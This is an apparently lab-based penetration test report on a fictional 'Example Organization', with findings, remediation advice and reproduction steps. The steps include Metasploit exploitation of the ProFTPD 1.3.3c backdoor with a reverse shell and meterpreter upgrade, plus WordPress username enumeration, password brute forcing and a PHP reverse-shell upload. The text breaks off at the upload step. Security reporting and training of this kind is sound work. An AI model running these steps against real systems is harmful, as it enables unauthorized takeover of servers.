PENETRATION TEST REPORT

EXAMPLE ORGANIZATION

Penetration Tester – Avinash Yadav
Phone Number – +91 xxxx-yyyyyy
Email – whatsoever@example.com

Document Control

Document Version	Owner & Role	Status & comments
v1.0	Avinash Yadav – Penetration Tester	Prepared the Internal Draft

Disclaimer

The content of this report is highly confidential and may include critical information on Example Organization's systems, network, and applications. The report should be shared only with intended parties.

Although maximum effort has been applied to make this report accurate, Avinash Yadav cannot be held responsible for inaccuracies or systems changes after the report has been issued since new vulnerabilities may be found once the tests are completed.

Moreover, Avinash Yadav cannot be held responsible on how the report is implemented and changes made to Example Org. systems based on the recommendations of this report. Guidance should be taken from a network and security expert on how best to implement the recommendations.

All other information and the formats, methods, and reporting approaches is the intellectual property of Avinash Yadav and is considered proprietary information and is provided in confidence to Example Organization for the purpose of internal use only.

Any copying, distribution, or use of any of the information set forth herein or in any attachments hereto form outside of Example Org.'s authorized representatives is strictly prohibited unless Example Organization obtains prior written consent of Avinash Yadav.

Table of Contents


Executive Summary

I was tasked with performing a black box penetration test towards Example Organization network which revealed a need for Immediate Attention. The test was conducted on total 5 targets under an emergency 24 hours time period.

Security tests were conducted from internet over the period from 13 August, 2021 to 14 August, 2021 with no prior knowledge of Example Organization's state of security for the systems under tests. All target systems were successfully exploited and access granted.

The environment was found to contain numerous vulnerabilities, including some very serious security flaws such as EternalBlue which makes them susceptible to data breaches and system takeovers. Highly important files which contain HIPAA and payment information are easily accessible and very visible; putting the Example Organization at great risk to compliance violation and potentially subject to large fines and/or loss of business reputation

Most of the vulnerabilities found relate to Outdated and Unpatched OS, Weak Passwords, lack of protection of information disclosures through web and no inbound data sanitization.




It appears that the overall security posture is extremely poor and is mostly due to human related error like patch management issues, and no compliance to best practices. This is a clear case of inefficient security management and gross negligence in maintaining a proper security program in the organization.

In conclusion, based on the results of the tests, I believe that the Example Organization presents a high-risk attack surface and their current security defenses are deemed below presents a high risk attack surface and their current security defenses are deemed below the expected level of security, therefore the overall assessment was rated as **“SEVERE”.**

Security Posture

The scope was to exploit vulnerabilities on Example Organization servers and apps that may be exploited by malicious attackers. The aim of the tests was to go as far as possible.

NOTE:- Dots Color Signify ⪢ Red - High Risk Orange - Mid Risk Green - Low Risk Grey - Safe



By this map, it is extremely clear that the organizational security measures, policies, practices and procedures are not aligned with the industry best practices. More than 25% of the tested infrastructure is in a critical state with High level of Risk.

<u>TOTAL NUMBER OF VULNERABILITIES</u> (including all 5 target machines)

Total Findings	High	Medium	Low
14	9	2	3

Overall Security Rating – Immediate Attention and Action Required

Methodology

I utilized a widely adopted approach to performing penetration testing during the tests to test how well the target environment is secured. Below, a breakdown of the applied methodology is provided.

- Information Gathering – Reconnaissance [Footprinting, Scanning and Enumeration]
  Vulnerability Analysis – Researching Potential Vulnerabilities and Analyzing them
- Exploitation – Using Exploits in order to validate the vulnerabilities of the target
  Post Exploitation – Everything that should be performed after successful exploitation
- House Cleaning – Ensuring that the Remnants of the Penetration Test are removed

Tools Utilized

Tools used by me were Industry Grade in a combination of Open Source and Commercial Licenses.

Nmap – Industry's Most Commonly used Open-Source Scanning Tool
Metasploit Framework – Industry Grade Most Popular Pen-Testing Framework Toolset
BurpSuite Professional – Best in Class Suite of Tools for Web Application Assessment
Nikto – Web Server Audit Tool

1. Dirbuster – Directory & Web Files Enumeration Tool
2. Wpscan – Most popular Wordpress Website Security scanning tool
3.
4.
5.
6.

Detailed Findings

HOST - 192.168.26.45

Name: Basic PenTesting 1


IP: 192.168.26.45

Type: Virtual Machine

This host contains –

1. FTP Server (ProFTPd)
2. SSH Server
3. Web Server (Apache)

Operating System: Ubuntu



1. Backdoor Command Execution – HIGH

- System Vulnerable – 192.168.26.45

FTP
192.168.26.45

- Vulnerability – ProFTPD-1.3.3c Backdoor Command Execution
- Severity Rating – High | CVSS Risk Score – 10 (Critical)
- Exploit Used – Rapid7.com/db/modules/exploit/unix/ftp/proftpd_133c_backdoor

Description

ProFTPD 1.3.3c service is found to be running on Port 21. It's a highly configurable & feature rich FTP server for Unix-like environments. An FTP Server's purpose is to handle data transfer between computers. In this case, this installation contains a backdoor vulnerability.

Analysis

Backdoor command execution allows remote attackers to execute arbitrary system commands with superuser privileges. This results in full confidentiality, integrity and availability violation of organizational data and systems.

Remediation


Option 1: If the FTP Service is not necessary, disable or remove it.

Option 2: Upgrade to a Stable Release. (Latest version available is ProFTPD 1.3.7a)

Steps to Reproduce

1. My initial nmap scan revealed 3 open ports and detected Ubuntu OS on the target.


   Command Used – *nmap 192.168.26.45 -A -p- --min-rate 10000*



```
┌──(avinash㉿kali)-[~]
└─$ nmap 192.168.26.45 -A -p- --min-rate 10000
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-04 08:41 IST
Nmap scan report for 192.168.26.45
Host is up (0.00090s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.32 seconds
```

2. Searchsploit displayed a potential exploit for the ProFTPD 1.3.3c service at Port 21.


   Command Used – *searchsploit ProFTPD 1.3.3c*



```
┌──(avinash㉿kali)-[~]
└─$ searchsploit ProFTPD 1.3.3c
--------------------------------------------------------------- ------------------------------
 Exploit Title                                                 |  Path
--------------------------------------------------------------- ------------------------------
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution | linux/remote/15662.txt
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)          | linux/remote/16921.rb
--------------------------------------------------------------- ------------------------------
Shellcodes: No Results
```

3. To configure and test the discovered exploit, I used Metasploit Framework.


   Exploit Used – *exploit/unix/ftp/proftpd_133c_backdoor*



```
┌──(avinash㉿kali)-[~]
└─$ msfconsole -q
msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.26.45
RHOSTS => 192.168.26.45
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.26.129
LHOST => 192.168.26.129
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.26.129:4444
[*] 192.168.26.45:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo jU0nncseB5p2geMB;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "jU0nncseB5p2geMB\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.26.129:4444 -> 192.168.26.45:56124) at 2021-06-04 08:53:40
 +0530

hostname
vtcsec
```

4. I decided to upgrade this shell from normal reverse shell to meterpreter.

Module Used – *post/multi/manage/shell_to_meterpreter*



```
background

Background session 1? [y/N]  y
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.26.129:4433
[*] Sending stage (980808 bytes) to 192.168.26.45
[*] Meterpreter session 2 opened (192.168.26.129:4433 -> 192.168.26.45:52940) at 2021-06-04 08:54:44 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

2. Weak Credentials – MEDIUM

- Endpoint – http://192.168.26.45/secret/wp-login.php

- Vulnerability – Weak Password Usage for Wordpress
- Severity Rating – High | OWASP's ID – WSTG-ATHN-07
- CWE Reference – https://cwe.mitre.org/data/definitions/521.html

Description

During the test, user "admin" was found to be using a weak password at *Endpoint.*

Analysis

This wordpress user has admin level access on the wordpress website. So, with this level of privileges, an attacker can generate a fake plugin, pack the payload into it and upload it to the wordpress sever which on executing would give server's user access to him/her.

Remediation

Introduce and enforce strong password policy and two-factor authentication.


Expert Opinion

Though weak wordpress credentials that finally lead to a system takeover are normally considered a High Severity Vulnerability, but in case of this specific machine, we only get a www-data user access (and not root!), so this has been rated as Medium.

Steps to Reproduce

1. A basic directory structure enumeration revealed http://192.168.26.45/secret.


Command Used – *dirb http://192.168.26.45*



```
┌──(avinash㉿kali)-[~]
└─$ dirb http://192.168.26.45

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jun  6 17:42:33 2021
URL_BASE: http://192.168.26.45/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.26.45/ ----
+ http://192.168.26.45/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://192.168.26.45/secret/
```

2. Further reconnaissance disclosed that Wordpress 4.9.16 was installed.


Command Used – *whatweb dirb http://192.168.26.45/secret*



```
┌──(avinash㉿kali)-[~]
└─$ whatweb http://192.168.26.45/secret
http://192.168.26.45/secret [301 Moved Permanently] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[
/2.4.18 (Ubuntu)], IP[192.168.26.45], RedirectLocation[http://192.168.26.45/secret/], Title[301 Moved
http://192.168.26.45/secret/ [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu
 (Ubuntu)], IP[192.168.26.45], JQuery[1.12.4], MetaGenerator[WordPress 4.9.16], PoweredBy[WordPress,Wo
xt/javascript], Title[My secret blog &#8211; Just another WordPress site], UncommonHeaders[link], Word
```


3. A wordpress username "admin" was easily detected through a special scan.

Command Used – *wpscan –url http://192.168.26.45/secret -e u*




```
[i] User(s) Identified:

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

4. Another attack using wpscan successfully found this username's password.
   Command Used – *wpscan -U admin --url 192.168.26.45/secret -P /usr/share/wordlists/metasploit/http_default_pass.txt*



```
[!] Valid Combinations Found:
 | Username: admin, Password: admin
```


5. Since this username had admin level privileges, it was possible to upload a shell. Screenshot below shows how the payload was configured for this purpose.
   Payload Location in Kali Linux – */usr/share/webshells/php/php-reverse-shell.php*



